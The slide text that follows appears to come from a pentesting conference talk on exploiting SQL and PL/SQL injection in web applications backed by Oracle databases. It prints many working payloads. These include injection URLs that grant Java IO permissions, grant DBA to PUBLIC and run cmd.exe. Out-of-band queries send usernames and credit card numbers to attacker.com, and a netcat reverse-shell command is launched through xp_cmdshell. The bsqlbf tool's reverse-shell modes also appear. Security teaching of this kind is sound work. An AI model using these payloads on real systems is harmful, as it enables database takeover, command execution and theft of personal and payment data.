

HACKING **ORACLE**[®] FROM WEB APPS

Sumit Siddharth

Aleksander Gorkowienko

7Safe, UK

About US

- Pentesters @7safe
- Specialize in Application Security
- Speaker at Defcon, OWASP Appsec, Troopers, Sec-T etc
- Not an Oracle Geek ☹️


What this presentation will be about? ;-) ...



...No no no.
Not this time ;-)...

The real agenda ;-)

- Exploiting SQL Injections from web apps against Oracle database
 - Introduction [5 mins]
 - PL/SQL vs SQL Injection [5 mins]
 - Extracting Data [5 mins]
 - Privilege Escalation [5 mins]
 - OS Code Execution [15 mins]
 - Second Order Attacks [10 mins]
- PCI Compliance and SQL Injection [10 min]



About the talk

- The talk presents the work of a number of Oracle security researchers in the context of web application security.
- Specially David Litchfield
- Other researchers we would like to thank:
 - *Alexander Kornbrust*
 - *Ferruh Mavituna*

Oracle Privileges

- Oracle database installation comes with a number of default packages, procedures, functions etc.
- By default these procedures/functions run with the privilege of definer
- To change the execution privileges from definer to invoker keyword `AUTHID CURRENT_USER` must be defined.

Exploiting Oracle From Internal Networks

If there is a SQL Injection in a procedure owned by SYS and PUBLIC has execute privileges, then its “game over” ...



Owning oracle from network

- Enumerate SID
- Enumerate users
- Connect to oracle
- Exploit SQL injection in a procedure owned by SYS
- Become DBA
- Execute OS Code

- *Metasploit is your friend...*



Exploiting Oracle From Internal Networks...

E.g.

- exec **SYS**.LT.MERGEWORKSPACE('foobar" and **SCOTT.DBA()="Y'**);
- The function SCOTT. DBA() will be executed by SYS as it is called by the procedure
- SCOTT.DBA() has AUTHID CURRENT_USER defined.

PL/SQL vs SQL


- PL/SQL: Coding language embedded in Oracle.
- free floating code wrapped between begin and end.
- E.g.

Begin

```
Scott.procedure1('input1');
```

```
Scott.procedure2('input2');
```

End;



PL/SQL vs SQL

- SQL is a limited language that allows you to directly interact with the database.
- You can write queries (SELECT), manipulate data and objects (DDL, DML) with SQL. However, SQL doesn't include all the things that normal programming languages have, such as loops and IF...THEN...ELSE statements.
- Most importantly, SQL do not support execution of multiple statements.

Challenges in Exploiting Oracle From Web Apps

- SQL in Oracle does not support execution of multiple statements.
- OS code execution is not as simple as executing `xp_cmdshell` in MSSQL.
- Not enough documentation on which exploits can be used from web applications.
- Not many publicly available tools for exploiting Oracle SQL Injections.

2 Classes of Vulnerabilities

PL/SQL vs SQL Injection

PL/SQL Injection

- Injection in Anonymous PL/SQL block
- No Restriction
- Execute DDL, DML
- **Easy**

SQL Injection

- Injection in Single SQL Statement
- Restrictions
- No ';' allowed
- **Difficult**

PL/SQL Injection from Web Apps

Php code at web server:


```
<?php
$name = $_GET['name'];
$conn = oci_connect('SCOTT', 'TIGER') or die;
$sql = 'BEGIN scott.test(:name); END;';
$stmt = oci_parse($conn, $sql);
// Bind the input parameter
oci_bind_by_name($stmt, ':name', $name, 1000);
// Assign a value to the input
oci_execute($stmt);
?>
```

PL/SQL Injection

E.g

- At database:

```
CREATE OR REPLACE PROCEDURE
  SCOTT.TEST( Q IN VARCHAR2) AS
BEGIN
EXECUTE IMMEDIATE ( 'BEGIN
  ' || Q || ' ;END;' );
END;
```



DBMS_JVM_EXP_PERMS exploit

- David Litchfield showed an exploit at Blackhat DC, 2010
- Allows a user with create session privs to grant himself java IO permissions
- Once java IO permissions are obtained he can become dba or directly execute OS code
- Fixed in April 2010 CPU

PL/SQL Injection: Privilege Escalation

<http://192.168.2.10/ora9.php?name=NULL>

```
http://192.168.2.10/ora9.php?name=NULL;
execute immediate 'DECLARE POL
DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY; CURSOR
C1 IS SELECT
''GRANT'',user(),'SYS','java.io.FilePermis
sion','<<ALL
FILES>>','execute','ENABLED' FROM
DUAL;BEGIN OPEN C1; FETCH C1 BULK
COLLECT INTO POL;CLOSE
C1;DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);E
ND;';end;--
```

PL/SQL Injection: OS Code execution

```
http://192.168.2.10/ora9.php?name=null
;declare aa varchar2(200);begin
execute immediate 'Select
DBMS_JAVA_TEST.FUNCALL(''oracle/aurora
/util/Wrapper'', ''main'', ''c:\\windows
\\system32\\cmd.exe'', ''/c'', ''dir >>
c:\\owned.txt'') FROM DUAL' into
aa;end;end;--
```

PL/SQL in Oracle Apps

Oracle Portal component in Oracle Application Server 9.0.4.3, 10.1.2.2, and 10.1.4.1

- CVE ID: [2008-2589](#): WWV_RENDER_REPORT package's SHOW procedure vulnerable to PL/SQL injection.
- [CPU, July 2008](#): PL/SQL Injection in Oracle Application Server (WWEXP_API_ENGINE)

Becoming DBA from execute “Any” procedure privilege

- Execute “Any” procedure is quite high privilege, still not equivalent to DBA
- “Any” implies any, other than procedures in SYS schema
- SQL Injection in `mdsys.reset_inprog_index()` procedure
 - Procedure is owned by mdsys user and not sys
 - **Mdsys has create any trigger privilege**
 - Create Any trigger, gives us DBA
 - By default public do not have execute privileges on `mdsys.reset_inprog_index()`

Indirect Privilege Escalation

```
Create or replace function scott.z return int  
as
```

```
Begin
```

```
Execute immediate 'grant dba to scott';
```

```
Return 1;
```

```
End;
```

```
grant execute on scott.fn2 to public;
```

Mdsys do not have dba role, so injecting this function will not help.

Indirect Privilege escalation

Lets assume scott has privileges to call this procedure:

He creates another function...

```
create or replace function fn2 return int
authid current_user is
pragma autonomous_transaction;
BEGIN
execute immediate 'create or replace trigger
"SYSTEM".the_trigger2
before insert on system.OL$ for each row
BEGIN SCOTT.Z();
dbms_output.put_line(''aa'');end ;';
return 1;
END;
```

Indirect Privilege Escalation

Begin

```
mdsys.reset_inprog_index('aa' and  
  scott.fn2()=1 and ''1''=''1', 'bbbb' );  
end;
```

- Scott.fn2() gets executed with mdsys privileges
- Trigger is created in system schema
- Public has insert privileges on table **system.OL\$**
- Scott.Z() gets executed with SYSTEM privs
- SCOTT is now DBA

PL/SQL

- Indirect privilege escalation can be used from web apps when exploiting PL/SQL Injections
- Mostly PL/SQL injections are privileged anyways 😊

SQL Injection 101

- \$query = "select * from all_objects where object_name = '".\$_GET['name']. "'";
- <http://vulnsite.com/ora.php?name=' or '1'='1>
 - Select * from all_objetscs where object_name = " or '1'='1'

Exploiting SQL Injection

- Extracting Data
 - Error Message Enabled
 - Error Message Disabled
 - Union Query*
 - Blind Injection*
 - Time delay/heavy queries*
 - Out of Band Channel
- Privilege Escalation
- OS Code Execution



** Not discussed in this talk*

Error Message Enabled

Oracle database error messages can be used to extract arbitrary information from database:

<http://192.168.2.10/ora2.php?name='>

And

```
1=utl_inaddr.get_host_name((select user from dual))--
```



Error messages and 10g

The screenshot shows a web proxy tool interface. The top menu includes 'INT', 'MySQL', 'MsSQL', 'XSS', 'Encryption', 'Encoding', and 'Other'. The 'Load URL' field contains the following payload: `http://192.168.2.10/ora2.php?name=1 and utl_inaddr.get_host_name((select user from dual)) is not null--|`. Below the URL field are 'Split URL' and 'Execute' buttons, and checkboxes for 'Enable Post data' and 'Enable Referrer'. The main content area displays two warning messages:

Warning: ociexecute() [function.ociexecute]: ORA-29257: host SCOTT unknown ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35 ORA-06512: at line 1 in C:\wamp\www\ora2.php on line 13

Warning: ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in C:\wamp
\www\ora2.php on line 14

My first Oracle and PHP combo scripts...

Error messages and 11g

- From Oracle 11g onwards network ACL stop execution of functions which could cause network access.
- Thus `utl_inaddr.get_host_address()` and others will result in error like this:



Error messages and 11g

The screenshot shows a web proxy tool interface. The 'Load URL' field contains the following URL, which is highlighted with a red box:

```
http://192.168.2.10/ora1.php?name=1 and utl_inaddr.get_host_name((select user from dual)) is not null--
```

Below the URL field, there are checkboxes for 'Enable Post data' and 'Enable Referrer', both of which are unchecked.

The output pane shows the following error messages:

```
Warning: ociexecute() [function.ociexecute]: ORA-24247: network access denied by access control list (ACL) ORA-06512: at "SYS.UTL_INADDR", line 4 ORA-06512: at "SYS.UTL_INADDR", line 35 ORA-06512: at line 1 in C:\wamp\www\ora1.php on line 13
```

```
Warning: ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in C:\wamp\www\ora1.php on line 14
```

At the bottom of the output pane, the text 'My first Oracle and PHP combo scripts...' is visible.

CTXSYS.DRITHSX.SN()

Alexander Kornbrust showed that alternate functions can be used in 11g to extract the information in error messages:

```
ctxsys.drithsx.sn(1,(sql query to  
execute))
```

<http://192.168.2.10/ora1.php?name=>' and
1=ctxsys.drithsx.sn(1,(select user from dual))--

CTXSYS.DRITHSX.SN()

The screenshot shows a web proxy tool interface. The top toolbar includes buttons for 'Log URL', 'Split URL', and 'Execute', along with checkboxes for 'Enable Post data' and 'Enable Referrer'. The main input field contains the URL: `http://192.168.2.10/ora1.php?name=1 and 1=ctxsys.drithsx.sn(1,(select user from dual))--`. The output pane displays the following error messages:

- Warning:** ociexecute() [function.ociexecute]: ORA-20000: Oracle Text error: DRG-11701: thesaurus SCOTT does not exist
ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 538 ORA-06512: at line 1 in C:\wamp\www\ora1.php on line 13
- Warning:** ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in C:\wamp\www\ora1.php on line 14

Below the errors, the text "My first Oracle and PHP combo scripts..." is visible.

Error Message Disabled

- Union Queries
- Blind SQL Injection
 - Boolean Logic (true and false)
 - Time Delays/Heavy Queries
- Out of Band Channels



Blind SQL Injection

- Boolean Logic

Blind SQL Injection

- Time Delay

Out Of Band Channels

- Make the database server open network connections to attacker's site
- HTTP, DNS outbound traffic is typically allowed

```
Select utl_inaddr.get_host_address( (select  
user from dual) || '.attacker.com' ) from dual;
```

```
18:35:27.985431 IP Y.Y.Y.Y.35152 > X.X.X.X.53:  
52849 A? SCOTT.attacker.com(46)
```

Out Of Band in 11g

- From Oracle 11g onwards network ACL stop execution of functions which could cause network access.
- Thus `utl_inaddr.get_host_address()` and others will result in error like this:
 - ORA-24247: network access denied by access control list (ACL)

Out Of Band in 11g

- Screenshot:
 - **ORA-24247: network access denied by access control list (ACL)**

Out Of Band in 11g

```
SELECT SYS.DBMS_LDAP.INIT((SELECT user from  
dual)||'.databasesecurity.com',80) FROM DUAL
```

```
http://192.168.2.10/oral.php?name=SCOTT' and (SELECT  
SYS.DBMS_LDAP.INIT((SELECT user from dual)||'.databasesecurity.com',80)  
FROM DUAL) is not null--
```

OOB: One query to get them all

Select


```
sum(length(utl_http.request('http://attacker.com/' || ccnumber || '.' || fname || '.' || lname))  
 ) From creditcard
```

- X.X.X.X [17/Feb/2010:19:01:41 +0000] "GET /5612983023489216.test1.surname1 HTTP/1.1" 404 308
- X.X.X.X [17/Feb/2010:19:01:41 +0000] "GET /3612083027489216.test2.surname2 HTTP/1.1" 404 308
- X.X.X.X [17/Feb/2010:19:01:41 +0000] "GET /4612013028489214.test3.surname3 HTTP/1.1" 404 308

Oracle as HTTP Proxy

```
http://vuln.com/ora2.php?name=-5 union select  
cast(substr(httpuritype('http://127.0.0.1:8080/sqlinjecti  
on/default3.asp')).getclob(),1,1000) as varchar(1000))  
from dual--
```

Oracle as HTTP Proxy




<http://vuln.com/ora2.php?name=-5> union
selectcast(substr(httpuritype('http://127.0
.0.1:8080/sqlinjection/default3.asp')).getcl
ob(),1,1000) as varchar(1000)) from dual--

Exploiting internal networks

```
http://172.16.56.128:81/ora2.php?name=-5 union select  
cast(substr(httpuritype('http://127.0.  
0.1/sqlinjection/default3.asp?qid=1/**  
/union/**/all/**/select/**/1,@@version  
,user').getclob(),1,1000) as  
varchar(1000)) from dual--
```

Fun with httpuritype



Oracle PHP Test

Name
King
Products
item1
this is a test description for product 1
Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195:)
Number of Rows: 2

If you see data, then it works!

Exploiting Internal Network

```
http://172.16.56.128:81/ora2.php?name=-5 union select  
cast(substr(httpuritype('http://127.0.0.1/sqlinjection/default3.asp?qid=1;exec/**/master..xp_cmdshell/**/"C:\nc.exe%20172.16.56.1%204444%20-e%20cmd.exe"').getclob(),1,3000) as varchar(3000))  
from dual--
```

Exploiting Internal Network

Demo (video)



Privilege Escalation

- Privileged SQL Injection
- Unprivileged SQL Injection



Privileges with which injected SQL gets executed

- Privileged
 - DBA privileges
 - App connects to database with DBA privileges
 - SQL Injection is in a procedure owned by a DBA
 - Procedure runs with definer privileges
- Unprivileged
 - Create session, other privileges

Privilege Escalation

- DBMS_EXPORT_EXTENSION
- GET_DOMAIN_INDEX_TABLES()
 - Function vulnerable to PL/SQL injection
 - Runs with definer (SYS) privileges
 - Allowed privilege escalation and OS Code execution from web apps
 - Public can execute the function
- Fixed in CPU April 2006.
- Vulnerable versions: Oracle 8.1.7.4, 9.2.0.1 - 9.2.0.7, 10.1.0.2 - 10.1.0.4, 10.2.0.1-10.2.0.2,XE

Privilege Escalation with DBMS_EXPORT_EXTENSION

```
select
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_
INDEX_TABLES('FOO','BAR','DBMS_OUTPUT"
.PUT(:P1);EXECUTE IMMEDIATE ''DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;BEGIN
EXECUTE IMMEDIATE ''' grant dba to
public''';END;'';END;--
','SYS',0,'1',0) from dual
```

OS Code Execution

Unprivileged

Upto 10.2.0.2 only, CPU July 2006 and earlier

Privileged

DBA privileges (not necessarily SYS DBA, feature)

JAVA IO Privileges(10g R2, 11g R1, 11g R2, Feature)

DBMS_EXPORT_EXTENSION

- Versions prior to CPU April 2006
 - PL/SQL Injection allows OS Code execution
 - A number of tools support this exploit
 - Commercial
 - Pangolin, Coreimpact
 - Free
 - Bsqlbf
 - Supports OS code execution by following methods
 - Based On Java (universal)
 - PL/SQL native make utility (9i only)
 - DBMS_scheduler (universal)

With Java IO privileges

- Functions:
 - DBMS_JAVA.RUNJAVA()
 - 11g R1 and R2
 - DBMS_JAVA_TEST.FUNCALL()
 - 10g R2, 11g R1 and R2
- Java class allowing OS code execution by default
 - oracle/aurora/util/Wrapper

With Java IO privileges

<http://vuln.com?ora.php?id=1> AND (Select DBMS_JAVA_TEST.FUNCCALL('oracle/aurora/util/Wrapper','main','c:\\windows\\system32\\cmd.exe', '/c', 'dir >c:\\owned.txt') FROM DUAL) IS NULL --

With DBA privileges

- DBA can already grant himself java IO privileges.
 - The privileges are not available in same session
 - The java class allowing OS code execution could be removed/changed in a future CPU
- Function:
SYS.KUPP\$PROC.CREATE_MASTER_PROCESS()
 - Function executes arbitrary PL/SQL
 - Executes any PL/SQL statement.
 - Call DBMS_scheduler to run OS code

With DBA Privileges

```
http://vuln.com?ora.php?id=1 AND (SELECT  
SYS.KUPP$PROC.CREATE_MASTER_PROCESS('DBMS_SCHED  
ULER.create_program(''BSQLBFPROG'',  
''EXECUTABLE'', ''c:\WINDOWS\system32\cmd.exe  
/c dir>>c:\owned.txt'', 0,  
TRUE);DBMS_SCHEDULER.create_job(job_name =>  
''BSQLBFJOB'', program_name => ''BSQLBFPROG'',  
start_date => NULL, repeat_interval => NULL,  
end_date => NULL, enabled => TRUE, auto_drop =>  
TRUE);dbms_lock.sleep(1);DBMS_SCHEDULER.drop_pr  
ogram(PROGRAM_NAME =>  
''BSQLBFPROG'');DBMS_SCHEDULER.PURGE_LOG;'  
from dual) IS NOT NULL --
```


Bsqlbf 2.6

Modes of attack (-type switch)

- 0: Type 0 (default) is blind injection based on True and False responses
- 1: Type 1 is blind injection based on True and Error responses
- 2: Type 2 is injection in order by and group by
- 3: Type 3 is extracting data with SYS privileges [ORACLE dbms_export_extension exploit]
- 4: Type 4 is O.S code execution [ORACLE dbms_export_extension exploit]
- 5: Type 5 is reading files [ORACLE dbms_export_extension exploit, based on java]
- 6: Type 6 is O.S code execution [ORACLE DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC exploit]
- 7: Type 7 is O.S code execution [ORACLE SYS.KUPP\$PROC.CREATE_MASTER_PROCESS(), DBA Privs]
 - cmd=revshell [Type 7 supports meterpreter payload execution, run generator.exe first]
 - cmd=cleanup [run this after exiting your metasploit session, it will clean up the traces]
- 8: Type 8 is O.S code execution [ORACLE DBMS_JAVA_TEST.FUNCALL, with JAVA IO Permissions]
 - cmd=revshell [Type 8 supports meterpreter payload execution, run generator.exe first]

Bsqlbf demo



```
Administrator: C:\Windows\System32\cmd.exe
traces1
8:      Type 8 is 0.8 code execution [ORACLE DBMS_JAVA_TEST.FUNCALL, with JAVA IO Permission
s1
      -cmd=revshell [Type 8 supports meterpreter payload execution, run generator.exe fir
st]
      -file: File to read [default C:\boot.ini]

-stype:
      How you want to execute command:
0:      SType 0 (default) is based on java..will NOT work against XE
1:      SType 1 is against oracle 9 with plsql_native_make_utility
2:      SType 2 is against oracle 10 with dbms_scheduler
-database:
      Backend database:
0:      MS-SQL (Default)
1:      MYSQL
2:      POSTGRES
3:      ORACLE
-ptime:
      wait random seconds, for example: "10-20".
-method:
      http method to use; get or post. Default is GET.
-cmd:
      command to execute(type 4 only). Default is "ping 127.0.0.1."
-uagent:
      http UserAgent header to use. Default is bsqlbf 2.6
-ruagent:
      file with random http UserAgent header to use.
-cookie:
      http cookie header to use
-rproxy:
      use random http proxy from file list.
-proxy:
      use proxy http. Syntax: -proxy=http://proxy:port/
-proxy_user:
      proxy http user
-proxy_pass:
      proxy http password

----- examples -----
bash# D:\Program Files Portable\Blind SQL injection brute forcer\bsqlbf.pl -url http://www.somehost.
com/blah.php?u=5 -blind u -sql "select table_name from information_schema.tables limit 1 offset 0" -
database 1 -type 1


bash# D:\Program Files Portable\Blind SQL injection brute forcer\bsqlbf.pl -url http://www.buggy.com
/bug.php?r=514&p=foo' -method post -get "/etc/passwd" -match "foo"

D:\Program Files Portable\Blind SQL injection brute forcer>_
```

Non Interactive SQL Injections

- **CSRF in Admin Section which has**
 - SQL Injection Vulnerability
 - Allows Execution of SQL as a feature
- **Second Order SQL Injection in Admin section**

CSRF in Oracle Enterprise Manager 11g



The screenshot shows the Oracle Enterprise Manager 11g SQL Worksheet interface. The browser address bar displays the URL: https://192.168.2.223:1158/em/console/database/instance/sqlWorksheet?event=doLoad&target=ord&type=oracle_database&sql_id=-1&planHashValue=-1. The page title is "SQL Worksheet : ord" and the user is logged in as "SYS".

SQL Worksheet : ord
Enter a SQL statement to execute. If there are multiple statements, the location of the cursor or a highlighted statement determines which will be executed. Statements should be separated with blank lines.

SQL Commands

Use bind variables for execution
 Auto commit
 Allow only SELECT statements

Last Executed SQL

Last Execution Details

Results | Statistics | Plan
No SQL has been executed.

Related Link
[SQL Worksheet Session Details](#)

[Help](#)

Copyright © 1996, 2007, Oracle. All rights reserved.
Oracle, JD Edwards, PeopleSoft, and Retek are registered trademarks of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
[About Oracle Enterprise Manager](#)

Second Order SQL Injection

```
Dim conn, rec, query1, query2, login_id, old_pass, new_pass
login_id = Replace(Request.Form( "login_id" ), " ", " ' ")
old_pass = Replace(Request.Form( "old_pass" ), " ", " ' ")
new_pass = Replace(Request.Form( "new_pass" ), " ", " ' ")
Set conn = CreateObject("ADODB.Connection")
conn.Open = "DSN=AccountDB;UID=sa;PWD=password;"
query1 = "select * from tbl_user where login_id=' " & login_id
        & "' and password= ' " & old_pass & "' "
Set rec = conn.Execute(query1)
If (rec.EOF) Then
    Response.Write "Invalid Password"
Else
    query2 = "update from tbl_user set password=' " & new_pass
            & "' where login_id=' " & rec.( "login_id" ) & "' "
    conn.Execute(query2)
    ..
    ..
End If
```

Sanitises
user's
input

Value coming from session, what if login_id is
foo' or '1'='1

Second order SQL Injection [1]



Attacker

http://webshop.com

WebShop New User's registration

First name:

Second name:

Phone nr.:

Address:

Special delivery instructions:

The record is stored in a database and a new user's account is waiting for activation...

Execute immediate `'Insert into spc_delivery_option values(1,:a)' using var1;`

Second order SQL Injection [2]



Administrator


The new user's account is activated

The new user's data record is stored into the table with active users.

```
17 create or replace procedure active_accounts is
18 var1 varchar2(1000);
19 var2 varchar2(1000);
20
21 begin
22     execute immediate 'select spc_delivery_option from account_pending where id=2' into var1;
23     if (var1 is not null) then
24         var2:= 'insert into special_delivery values (4, ''||var1||'')';
25         execute immediate var2;
26     end if;
27 end;
```

Second order SQL Injection [2]

```
17 create or replace procedure active_accounts is
18 var1 varchar2(1000);
19 var2 varchar2(1000);
20
21 begin
22   execute immediate 'select spc_delivery_option from account_pending where id=2' into var1;
23   if (var1 is not null) then
24     var2:= 'insert into special_delivery values (4, ''||var1||'')';
25     execute immediate var2;
26   end if;
27 end;
```



Final query:

```
Insert into special_delivery values
(4, '||scott.evilfunc()||')--')
```


Non interactive second order SQL Injection

- SQL Injection does not occur within the attacker's session
- E.g. attacker places an order via a ecommerce application
- Admin logs in and approves the order
- Admin's session is vulnerable to SQL Injection
- Attacker's input gets passed to the vulnerable SQL call.

Second order SQL Injection



```
CREATE OR REPLACE TRIGGER "SYSTEM"."MYTRIGGER" BEFORE INSERT
ON SCOTT.ORDER_TABLE
  REFERENCING NEW AS NEWROW
  FOR EACH ROW
  DECLARE
  L NUMBER;
  S VARCHAR2(5000);
  BEGIN
  L:=LENGTH(:NEWROW.V);
  IF L > 15 THEN
    DBMS_OUTPUT.PUT_LINE('INSERTING INTO MYTABLE_LONG AS
WELL');
    S:='INSERT INTO MYTABLE_LONG (V) VALUES ('' ||
:NEWROW.V || ''')';
    EXECUTE IMMEDIATE S;
  END IF;
  END MYTRIGGER;
ALTER TRIGGER "SYSTEM"."MYTRIGGER" ENABLE
```

One Click Ownage

- Exploit non Interactive SQL Injections
- Concept by Ferruh Mavituna
 - Generate a hex representation of the "shell.exe" in the local system,
 - Write a VBScript that can process this hex string and generate a valid binary file,
 - Put all this together into one line,
 - Carry out the SQL injection with this one line.
 - Enjoy the reverse shell 😊

One Click Ownage: How To

Compressed and HEX
encoded with decryptor
stub attached



Web browser user for exploitation of SQL injection.

3. SQL Injection is exploited:

- **VB script** is deployed on the target server (using **xp_cmdshell** executed with given parameters)
- **VB script** is executed on the target server, so the file **shell.exe** is recreated
